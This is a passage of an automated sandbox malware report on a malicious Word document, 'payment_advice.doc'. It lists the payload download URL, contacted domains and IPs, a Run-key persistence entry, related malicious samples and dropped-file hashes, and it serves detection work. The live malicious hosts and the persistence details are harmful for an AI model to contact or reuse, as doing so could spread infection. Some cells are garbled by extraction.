
| Name  | Malicious | Antivirus Detection        | Reputation |
|---|-----------|----------------------------|------------|
| <a href="http://coroloboxorozor.com/base/4AE44766E50C275550C63C95498C19FE.html">http://coroloboxorozor.com/base/4AE44766E50C275550C63C95498C19FE.html</a> | false     | • Avira URL Cloud: safe    | unknown    |
| <a href="http://tunedinblog.com/wp-includes/twox.exe">http://tunedinblog.com/wp-includes/twox.exe</a>   | true      | • Avira URL Cloud: malware | unknown    |
| <a href="http://coroloboxorozor.com/base/C56E2AF17B6C065E85DB9FFDA54E4A78.html">http://coroloboxorozor.com/base/C56E2AF17B6C065E85DB9FFDA54E4A78.html</a> | false     | • Avira URL Cloud: safe    | unknown    |
| <a href="http://https://n2pGpXVLT5FR.net">http://https://n2pGpXVLT5FR.net</a>   | true      | • Avira URL Cloud: safe    | unknown    |

### URLs from Memory and Binaries

| Name  | Source  | Malicious | Antivirus Detection  | Reputation |
|---|---|-----------|--|------------|
| <a href="http://www.%s.comPA">http://www.%s.comPA</a>   | twox67345.exe, 00000004.000000<br>02.2283901109.0000000059F0000<br>.00000002.00000001.sdmp, twox6<br>7345.exe, 00000009.00000002.23<br>63872886.0000000005DA0000.0000<br>0002.00000001.sdmp, UGxXf.exe,<br>0000000B.00000002.2341353479.<br>0000000005A80000.00000002.0000<br>0001.sdmp | false     | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe | low        |
| <a href="http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous">http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</a> | twox67345.exe, 00000004.000000<br>02.2283901109.0000000059F0000<br>.00000002.00000001.sdmp, twox6<br>7345.exe, 00000009.00000002.23<br>63872886.0000000005DA0000.0000<br>0002.00000001.sdmp, UGxXf.exe,<br>0000000B.00000002.2341353479.<br>0000000005A80000.00000002.0000<br>0001.sdmp | false     |  | high       |
| <a href="http://coroloboxorozor.com">http://coroloboxorozor.com</a>   | twox67345.exe, 00000004.000000<br>02.2272663469.0000000022D1000<br>.00000004.00000001.sdmp, UGxXf.exe,<br>0000000B.00000002.2330351390.000000<br>00002391000.00000004.00000001.<br>sdmp   | false     | • Avira URL Cloud: safe  | unknown    |

| Name  | Source  | Malicious | Antivirus Detection     | Reputation |
|---|---|-----------|-------------------------|------------|
| <a href="http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name">http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name</a> | twox67345.exe, 00000004.000000<br>02.2272663469.00000000022D1000<br>.00000004.00000001.sdmp, UGxXf.exe,<br>0000000B.00000002.2330351390.00000<br>00002391000.00000004.00000001.<br>sdmp | false     |                         | high       |
| <a href="http://mail(tpcdel.com">http://mail(tpcdel.com</a>   | twox67345.exe, 00000009.000000<br>02.2360313482.0000000002814000<br>.00000004.00000001.sdmp   | false     | • Avira URL Cloud: safe | unknown    |

## Contacted IPs



## Public

| IP            | Domain  | Country       | Flag | ASN    | ASN Name   | Malicious |
|---------------|---------|---------------|------|--------|--|-----------|
| 172.67.172.17 | unknown | United States | 🇺🇸   | 13335  | CLOUDFLARENETUS                                    | false     |
| 150.95.81.183 | unknown | Singapore     | 🇸🇬   | 135161 | GMO-Z-COM-THGMO-ZcomNetDesignHoldingsCoLtdSG       | true      |
| 103.35.120.75 | unknown | India         | 🇮🇳   | 9430   | STPI-NOIDASoftwareTechnologyParksofindiaBlock-IVIN | true      |

## General Information

|                                      |                                  |
|--------------------------------------|----------------------------------|
| Joe Sandbox Version:                 | 31.0.0 Emerald                   |
| Analysis ID:                         | 356799                           |
| Start date:                          | 23.02.2021                       |
| Start time:                          | 16:53:01                         |
| Joe Sandbox Product:                 | CloudBasic                       |
| Overall analysis duration:           | 0h 14m 55s                       |
| Hypervisor based Inspection enabled: | false                            |
| Report type:                         | light                            |
| Sample file name:                    | payment_advice.doc               |
| Cookbook file name:                  | defaultwindowsofficecookbook.jbs |

|  |   |
|--|---|
| Analysis system description:                       | Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)  |
| Number of analysed new started processes analysed: | 18  |
| Number of new started drivers analysed:            | 0   |
| Number of existing processes analysed:             | 0   |
| Number of existing drivers analysed:               | 0   |
| Number of injected processes analysed:             | 0   |
| Technologies:                                      | <ul style="list-style-type: none"> <li>• HCA enabled</li> <li>• EGA enabled</li> <li>• HDC enabled</li> <li>• AMSI enabled</li> </ul>   |
| Analysis Mode:                                     | default   |
| Analysis stop reason:                              | Timeout   |
| Detection:   | MAL   |
| Classification:                                    | mal100.troj.spyw.expl.evad.winDOC@20/9@10/3   |
| EGA Information:                                   | Failed  |
| HDC Information:                                   | <ul style="list-style-type: none"> <li>• Successful, ratio: 0.6% (good quality ratio 0.1%)</li> <li>• Quality average: 7.4%</li> <li>• Quality standard deviation: 23.3%</li> </ul>   |
| HCA Information:                                   | <ul style="list-style-type: none"> <li>• Successful, ratio: 96%</li> <li>• Number of executed functions: 0</li> <li>• Number of non-executed functions: 0</li> </ul>  |
| Cookbook Comments:                                 | <ul style="list-style-type: none"> <li>• Adjust boot time</li> <li>• Enable AMSI</li> <li>• Found application associated with file extension: .doc</li> <li>• Found Word or Excel or PowerPoint or XPS Viewer</li> <li>• Attach to Office via COM</li> <li>• Scroll down</li> <li>• Close Viewer</li> </ul>   |
| Warnings:  | <a href="#">Show All</a> <ul style="list-style-type: none"> <li>• Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe</li> <li>• TCP Packets have been reduced to 100</li> <li>• Report creation exceeded maximum time and may have missing disassembly code information.</li> <li>• Report size exceeded maximum capacity and may have missing behavior information.</li> <li>• Report size exceeded maximum capacity and may have missing disassembly code.</li> <li>• Report size getting too big, too many NtAllocateVirtualMemory calls found.</li> <li>• Report size getting too big, too many NtOpenKeyEx calls found.</li> <li>• Report size getting too big, too many NtQueryAttributesFile calls found.</li> <li>• Report size getting too big, too many NtQueryValueKey calls found.</li> </ul> |

## Simulations

### Behavior and APIs

| Time     | Type            | Description   |
|----------|-----------------|---|
| 16:53:37 | API Interceptor | 127x Sleep call for process: EQNEDT32.EXE modified  |
| 16:53:43 | API Interceptor | 554x Sleep call for process: twox67345.exe modified   |
| 16:55:09 | Autostart       | Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run ZozjABYW C:\Users\user\AppData\Roaming\wPLpKM0\UGxF.exe   |
| 16:55:18 | API Interceptor | 334x Sleep call for process: UGxF.exe modified  |
| 16:55:18 | Autostart       | Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run ZozjABYW C:\Users\user\AppData\Roaming\wPLpKM0\UGxF.exe |

## Joe Sandbox View / Context

### IPs

| Match         | Associated Sample Name / URL                   | SHA 256                  | Detection | Link                   | Context   |
|---------------|--|--------------------------|-----------|------------------------|---|
| 172.67.172.17 | New Order 2300030317388 InterMetro.exe         | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>• corolobox orozor.com /base/26C9 E19CD43562 C78CD12FB7 DF6FEC19.html</li> </ul> |
|               | CN-Invoice-XXXXX9808-19011143287989.exe        | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>• corolobox orozor.com /base/EFDD 2E5486C740 22C50C219C 9576AB0D.html</li> </ul> |
|               | SecuriteInfo.com.Variant.Bulz.368783.31325.exe | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>• corolobox orozor.com /base/7530 07B764720A C1F46C7741 AC807FF3.html</li> </ul> |
|               | 0603321WG_0_1 pdf.exe                          | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>• corolobox orozor.com /base/008D 1C43D45C0A 742A0D32B5 91796DBD.html</li> </ul> |
|               | Payment_pdf.exe                                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>• corolobox orozor.com /base/4E6D 09D3FE7F5C 729D5893BB C810E319.html</li> </ul> |
|               | RG6ws8jWUJ.exe                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>• corolobox orozor.com /base/45B6 56EF859B90 6DB2A5636A 30447A39.html</li> </ul> |
|               | Vlw8bjD5.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>• corolobox orozor.com /base/C56E 2AF17B6C06 5E85DB9FFD A54E4A78.html</li> </ul> |
|               | PURCHASE ITEMS.exe                             | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>• corolobox orozor.com /base/6721 7E30C92633 5AF77F6F87 6C4096EF.html</li> </ul> |
|               | CN-Invoice-XXXXX9808-19011143287992.exe        | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>• corolobox orozor.com /base/B7EE 0CB8A1B541 70208E8AC0 26859710.html</li> </ul> |
|               | quotation_PR # 00459182..exe                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>• corolobox orozor.com /base/4FD4 067B934700 360B786D96 F374CFDE.html</li> </ul> |
| 172.67.172.17 | PAYMENTADVICENOTE103_SWIFTCOPY0909208.exe      | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>• corolobox orozor.com /base/79E1 649C337403 4D720AAEAD 0A4C189E.html</li> </ul> |
|               | XP 6.xlsx                                      | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>• corolobox orozor.com /base/7530 07B764720A C1F46C7741 AC807FF3.html</li> </ul> |
|               | PAYRECEIPT.exe                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>• corolobox orozor.com /base/FB9E 1E734185F7 528241A997 2CE86875.html</li> </ul> |

| Match | Associated Sample Name / URL                | SHA 256  | Detection | Link   | Context   |
|-------|---|----------|-----------|--------|---|
|       | PO#87498746510.exe                          | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>corolobox orozor.com /base/DDE9 52AA72FAB0 CCAD370933 97BB54C4.html</li> </ul> |
|       | TT.exe                                      | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>corolobox orozor.com /base/67C2 30E277706E 38533C2138 734032C2.html</li> </ul> |
|       | Payment_pdf.exe                             | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>corolobox orozor.com /base/07E3 F6F835A779 2863F708E2 3906CE42.html</li> </ul> |
|       | TT.exe                                      | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>corolobox orozor.com /base/40B9 FF72D3F4D8 DF64BA5DD4 E106BE04.html</li> </ul> |
|       | Invoices.exe                                | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>corolobox orozor.com /base/E8B3 64AD7156AB 4D7DED9F03 FD919CE3.html</li> </ul> |
|       | Authorization Letter for Hiretech.exe       | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>corolobox orozor.com /base/9437 3684A3FEEB 5727B68024 4074B411.html</li> </ul> |
|       | Doc_3975465846584657465846486435454.pdf.exe | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>corolobox orozor.com /base/92C7 F4831C860C 5A2BD3269A 6771BC0C.html</li> </ul> |

## Domains

| Match               | Associated Sample Name / URL                      | SHA 256  | Detection | Link   | Context   |
|---------------------|---|----------|-----------|--------|---|
| mail.tpcdel.com     | Vlw8bzjD5.exe                                     | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>103.35.120.75</li> </ul> |
|                     | 30998-pdf.exe                                     | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>103.35.120.75</li> </ul> |
|                     | swift_copy_pdf.exe                                | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>103.35.120.75</li> </ul> |
|                     | 76a1YdPyL5.exe                                    | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>103.35.120.75</li> </ul> |
|                     | purchase_order_pdf.exe                            | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>103.35.120.75</li> </ul> |
|                     | wire_transfer.pdf.exe                             | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>103.35.120.75</li> </ul> |
|                     | wire transfer payment.exe                         | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>103.35.120.75</li> </ul> |
|                     | Payment advice.exe                                | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>103.35.120.75</li> </ul> |
|                     | UPDATED SOA.exe                                   | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>103.35.120.75</li> </ul> |
|                     | 2k6NyeiHKE.exe                                    | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>103.35.120.75</li> </ul> |
| coroloboxorozor.com | New Order 2300030317388 InterMetro.exe            | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>172.67.172.17</li> </ul> |
|                     | CN-Invoice-XXXXX9808-19011143287989.exe           | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>172.67.172.17</li> </ul> |
|                     | SecuriteInfo.com.Variant.Bulz.368783.31325.exe    | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>104.21.71.230</li> </ul> |
|                     | PRICE LIST (NOVEMBER 2020).exe                    | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>104.21.71.230</li> </ul> |
|                     | A4-058000200390-10-14_REV_pdf.exe                 | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>104.21.71.230</li> </ul> |
|                     | Purchase_order_397484658464974945648447564845.exe | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>104.21.71.230</li> </ul> |
|                     | 0603321WG_0_1 pdf.exe                             | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>172.67.172.17</li> </ul> |
|                     | Payment_pdf.exe                                   | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>172.67.172.17</li> </ul> |
|                     | RG6ws8jWUJ.exe                                    | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>172.67.172.17</li> </ul> |
|                     | Vlw8bzjD5.exe                                     | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>104.21.71.230</li> </ul> |
|                     | PURCHASE ITEMS.exe                                | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>172.67.172.17</li> </ul> |
|                     | CN-Invoice-XXXXX9808-19011143287992.exe           | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>172.67.172.17</li> </ul> |
|                     | quotation_PR # 00459182..exe                      | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>104.21.71.230</li> </ul> |
|                     | PURCHASE ORDER CONFIRMATION.exe                   | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>104.21.71.230</li> </ul> |
|                     | PAYMENTADVICENOTE103_SWIFTCOPY0909208.exe         | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>172.67.172.17</li> </ul> |
|                     | XP 6.xlsx   | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>172.67.172.17</li> </ul> |
|                     | PAYRECEIPT.exe                                    | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>104.21.71.230</li> </ul> |

| Match | Associated Sample Name / URL | SHA 256  | Detection | Link   | Context         |
|-------|------------------------------|----------|-----------|--------|-----------------|
|       | New Order.exe                | Get hash | malicious | Browse | • 104.21.71.230 |
|       | PO#87498746510.exe           | Get hash | malicious | Browse | • 172.67.172.17 |
|       | TT.exe                       | Get hash | malicious | Browse | • 172.67.172.17 |

## ASN

| Match  | Associated Sample Name / URL            | SHA 256  | Detection | Link   | Context            |
|--|---|----------|-----------|--------|--------------------|
| GMO-Z-COM-THGMO-ZcomNetDesignHoldingsCoLtdSG | Order KV_RQ-74368121doc.rtf             | Get hash | malicious | Browse | • 150.95.81.183    |
|  | inquiry.doc                             | Get hash | malicious | Browse | • 150.95.81.183    |
|  | receipt.doc                             | Get hash | malicious | Browse | • 150.95.81.183    |
|  | Purchase Order KVRQ-743012021.doc       | Get hash | malicious | Browse | • 150.95.81.183    |
|  | Proforma Invoice.doc                    | Get hash | malicious | Browse | • 150.95.81.183    |
|  | 902178.rtf                              | Get hash | malicious | Browse | • 150.95.81.183    |
|  | Vendor from.doc                         | Get hash | malicious | Browse | • 150.95.81.183    |
|  | Proforma Invoice.doc                    | Get hash | malicious | Browse | • 150.95.81.183    |
|  | ENQUIRY.doc                             | Get hash | malicious | Browse | • 150.95.81.183    |
|  | Paymentadvise.doc                       | Get hash | malicious | Browse | • 150.95.81.183    |
|  | USD21053.00.doc                         | Get hash | malicious | Browse | • 150.95.81.183    |
|  | scan-021521DHL delivery.doc             | Get hash | malicious | Browse | • 150.95.81.183    |
|  | scan-021521DHL delivery doc.doc         | Get hash | malicious | Browse | • 150.95.81.183    |
|  | New Order.doc                           | Get hash | malicious | Browse | • 150.95.81.183    |
|  | Factura021121_pdf.doc                   | Get hash | malicious | Browse | • 150.95.81.183    |
|  | Corporation Bank.doc                    | Get hash | malicious | Browse | • 150.95.81.183    |
|  | S519123519485518465.doc                 | Get hash | malicious | Browse | • 150.95.81.183    |
|  | SEA LION QUOTATION.doc                  | Get hash | malicious | Browse | • 150.95.81.183    |
|  | New Order 09022021.doc                  | Get hash | malicious | Browse | • 150.95.81.183    |
|  | PO-202002FIVEBRO.doc                    | Get hash | malicious | Browse | • 150.95.81.183    |
| CLOUDFLARENETUS                              | Purchase Order.exe                      | Get hash | malicious | Browse | • 104.21.19.200    |
|  | dot crypted.exe                         | Get hash | malicious | Browse | • 104.21.19.200    |
|  | New Order 2300030317388 InterMetro.exe  | Get hash | malicious | Browse | • 172.67.172.17    |
|  | CN-Invoice-XXXXX9808-19011143287989.exe | Get hash | malicious | Browse | • 172.67.172.17    |
|  | Purchase Order list.exe                 | Get hash | malicious | Browse | • 104.21.23.61     |
|  | RkoKlvuLh6.exe                          | Get hash | malicious | Browse | • 162.159.13 6.232 |
|  | i0fOtOV8v0.exe                          | Get hash | malicious | Browse | • 104.23.99.190    |
|  | P3kxzE7wN.exe                           | Get hash | malicious | Browse | • 162.159.12 8.233 |
|  | zLyXzE7WZi.exe                          | Get hash | malicious | Browse | • 162.159.13 8.232 |
|  | wLy18x5e2o.exe                          | Get hash | malicious | Browse | • 162.159.13 6.232 |
|  | QJ2UZbJWDS.exe                          | Get hash | malicious | Browse | • 162.159.13 6.232 |
|  | 12ojLsHzee.exe                          | Get hash | malicious | Browse | • 162.159.12 8.233 |
|  | seed.exe                                | Get hash | malicious | Browse | • 104.21.76.242    |
|  | SWW8Mmeq6o.exe                          | Get hash | malicious | Browse | • 162.159.13 5.232 |
|  | iY2FJ1t6Nk.exe                          | Get hash | malicious | Browse | • 162.159.13 8.232 |
|  | Blb5AQZOu9.exe                          | Get hash | malicious | Browse | • 104.23.98.190    |
|  | egwbnzACBa.exe                          | Get hash | malicious | Browse | • 162.159.13 7.232 |
|  | N8MwnxcRDv.exe                          | Get hash | malicious | Browse | • 162.159.13 7.232 |
|  | 7XJCrOkoly.exe                          | Get hash | malicious | Browse | • 162.159.13 5.232 |
|  | fNOZjHL61d.exe                          | Get hash | malicious | Browse | • 104.23.98.190    |

## JA3 Fingerprints

No context

## Dropped Files

| Match   | Associated Sample Name / URL | SHA 256                  | Detection | Link                   | Context |
|---|------------------------------|--------------------------|-----------|------------------------|---------|
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\twox[1].exe | Vlws8bjD5.exe                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
| C:\Users\user\AppData\Roaming\twox67345.exe   | Vlws8bjD5.exe                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
| C:\Users\user\AppData\Roaming\wPLpKM0UGxXf.exe  | Vlws8bjD5.exe                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |

## Created / dropped Files

| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\twox[1].exe |   |   |
|---|---|---|
| Process:  | C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQQNEDT32.EXE   |   |
| File Type:  | PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows  |   |
| Category:   | downloaded  |   |
| Size (bytes):   | 629624  |   |
| Entropy (8bit):   | 4.318973025796057   |   |
| Encrypted:  | false   |   |
| SSDeep:   | 6144:hB3ot6JPVsT7zFoRtMDC7ICAKSU3bd2SAHQBX/Mm+4bQLQUNStT:hlXfizFytMAlabES7MZEC/NMT  |   |
| MD5:  | 3DC83F17122DD592D607424A54C1E9CB  |   |
| SHA1:   | CA3F7E0FAC52D80B1680994E8B07A4B7E589D6A4  |   |
| SHA-256:  | D5582D586F46F61240CED5F4A44DAC22D5E2C7C0A48F63C964093DE0CBE49BC8  |   |
| SHA-512:  | 53676DD5D8C5957F84E512951353B7962529944EDEE3C4B8EB80D68EDDAACFE45AAD3843A1FC6406506223F1EE1317DF47A731A901BABB9CEE696CFB391DDC  |   |
| Malicious:  | true  |   |
| Antivirus:  | <ul style="list-style-type: none"> <li>Antivirus: Joe Sandbox ML, Detection: 100%</li> <li>Antivirus: ReversingLabs, Detection: 38%</li> </ul>  |   |
| Joe Sandbox View:   | • Filename: Vlws8bjD5.exe, Detection: malicious, <a href="#">Browse</a>   |   |
| IE Cache URL:   | <a href="http://tunedinblog.com/wp-includes/twox.exe">http://tunedinblog.com/wp-includes/twox.exe</a>   |   |
| Preview:  | <pre>MZ.....@.....!..L!This program cannot be run in DOS mode...\$.PE..L....}.....0. .....@.....~.. ..@.....W.....x.....H.....text..4{... .....`rsrc.....~.....@..@.reloc.. .....@..B.....H.....Xa. 9.....*".(...*..S.....S.....S.....*B.(....*..0.....rX..p...rl..p...S.....+..... (..+o,...88.....(-.....(. ....(....(/...0%...&amp;....(0.....:.....o'.....o1.....8.....*.....\$j.....0.....rh..p...r~..p..S.....+\$.....(0,...88.....(- .....(....(....(/...0%.....</pre> |   |

| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9B08F3ED-537D-406E-B057-1B1541B1D39D}.tmp |  |  |
|--|--|--|
| Process:   | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE   |  |
| File Type:   | data   |  |
| Category:  | dropped  |  |
| Size (bytes):  | 1024   |  |
| Entropy (8bit):  | 0.05390218305374581  |  |
| Encrypted:   | false  |  |
| SSDeep:  | 3:ol3IYdn:4Wn  |  |
| MD5:   | 5D4D94EE7E06BBB0AF9584119797B23A   |  |
| SHA1:  | DBB111419C704F116EFA8E72471DD83E86E49677   |  |
| SHA-256:   | 4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1   |  |
| SHA-512:   | 95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4 |  |
| Malicious:   | false  |  |
| Preview:   | <pre>.....</pre>   |  |

| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{C67C7B4A-7023-4170-93C2-146687425423}.tmp |   |
|--|---|
| Process:   | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE  |
| File Type:   | data  |
| Category:  | dropped   |
| Size (bytes):  | 11560   |
| Entropy (8bit):  | 3.613207132287162   |
| Encrypted:   | false   |
| SSDeep:  | 192:Oicjz5KZl05KRAPe1bnJbISzXCxERQLUETryT/o5PWoC91en66UTDOu/FhXu+b1Z:Oicj8Zl05KR7deH5Q/mcfenvU3vFhZb/ |
| MD5:   | F9F8BD9BC8E38FD4E0FB53B2DA587203  |
| SHA1:  | 6935420F6974FEDD817DF65C5558C2D9311C745F  |

| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{C67C7B4A-7023-4170-93C2-146687425423}.tmp |  |
|--|--|
| SHA-256:   | 1C812ED3BB1C464EB050B589BFD1636EFBEDAFA79D1C25D5DBA92377006F50D1   |
| SHA-512:   | BEAF6D6ED71DF1DEBC4920087D161D9CF3DE5FC9B47578EBC5501B9660E3F97E23130E6238EBF43DD62C0178E9EAEDC9A91471890FA560C718C9CDF4C7E7B37  |
| Malicious:   | false  |
| Preview:   | %4.?.7.&.?`?].>`4.,.:~...9.?).7.-.,)..=??'.;,;9.?.0...=@.?..*?.#...!.9./.6...=<.2.:>8.1.\$..!?.~-.?4.!?.]6.6.3.3'(.?.'?..(=.?.[(`.<.%?~.*...+%.(.?=8.>&..4.>J.=...!6.-?2.?6.%<.'!\$.1%^.!#.?,.(?1.:^_.\$.=4..4.?\$.?%.6>..]9.;3).?..;-(./9.!_%.><*...->..!..\$].]2.^3.*[.?.\$.#].& ...?..!?.<*...`@=,(?,<..;).~...(.?4.#.?3.6.1.?5..@..+*..].&1.(..?.....\$.=?.,.?%4.?4.4.7`?0.;%&?8.2.0.&?=.4.8.?#.0.5..4.1..5/.[.8.,\$).1.?.>/...!#.3.?1.*??.<0.4.9.?%.2.+4.6..;2.(<5.>).&=.&1.?8.[.6!.)+[.2.!%.9.?..?2.]>.,\$+.5.1..0.[%.3.9.6].&%?8.0....?1.3.?1.3.^%.9.%#.!/.)_..^8.+].0%.#?0.=+?1.;~!<7.5..?1.?2.?._...(.7.9.`?..^.).<].`?2.4.:?_9.[*0.>\$.[?._`?2.?...#.?\$.>\$.<=5.~)...1.@@2..../-9.=6....%6.^ *)..4.*8.]?2.<_.).%9.?.9.7.\$.^2.-&6..`?9.9.1.5.5.2.?!.).^). |

| C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat |  |
|---|--|
| Process:  | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE   |
| File Type:  | ASCII text, with CRLF line terminators   |
| Category:   | dropped  |
| Size (bytes):   | 80   |
| Entropy (8bit):   | 4.446596383178742  |
| Encrypted:  | false  |
| SSDeep:   | 3:M1uuauIN1IUuUlmX1uuauUlv:MsaXCUDad   |
| MD5:  | 581FBF2AE768840AB0B959F0F569678B   |
| SHA1:   | 0C573C2C44247C81D0C310489B7A04294A663404   |
| SHA-256:  | 58F36BD775B77EC9D94614C1E4932A833C2F79FF74512166701FF301F4E1AC9E   |
| SHA-512:  | DF3C078CAA5688BDF95292781F36D00EE1ABEAE13A2D559B6AB026D16DA97846FCC1DC32BAA4082A12662BAC33CBE83332AA05C67A1440499C6443AB21890EC2 |
| Malicious:  | false  |
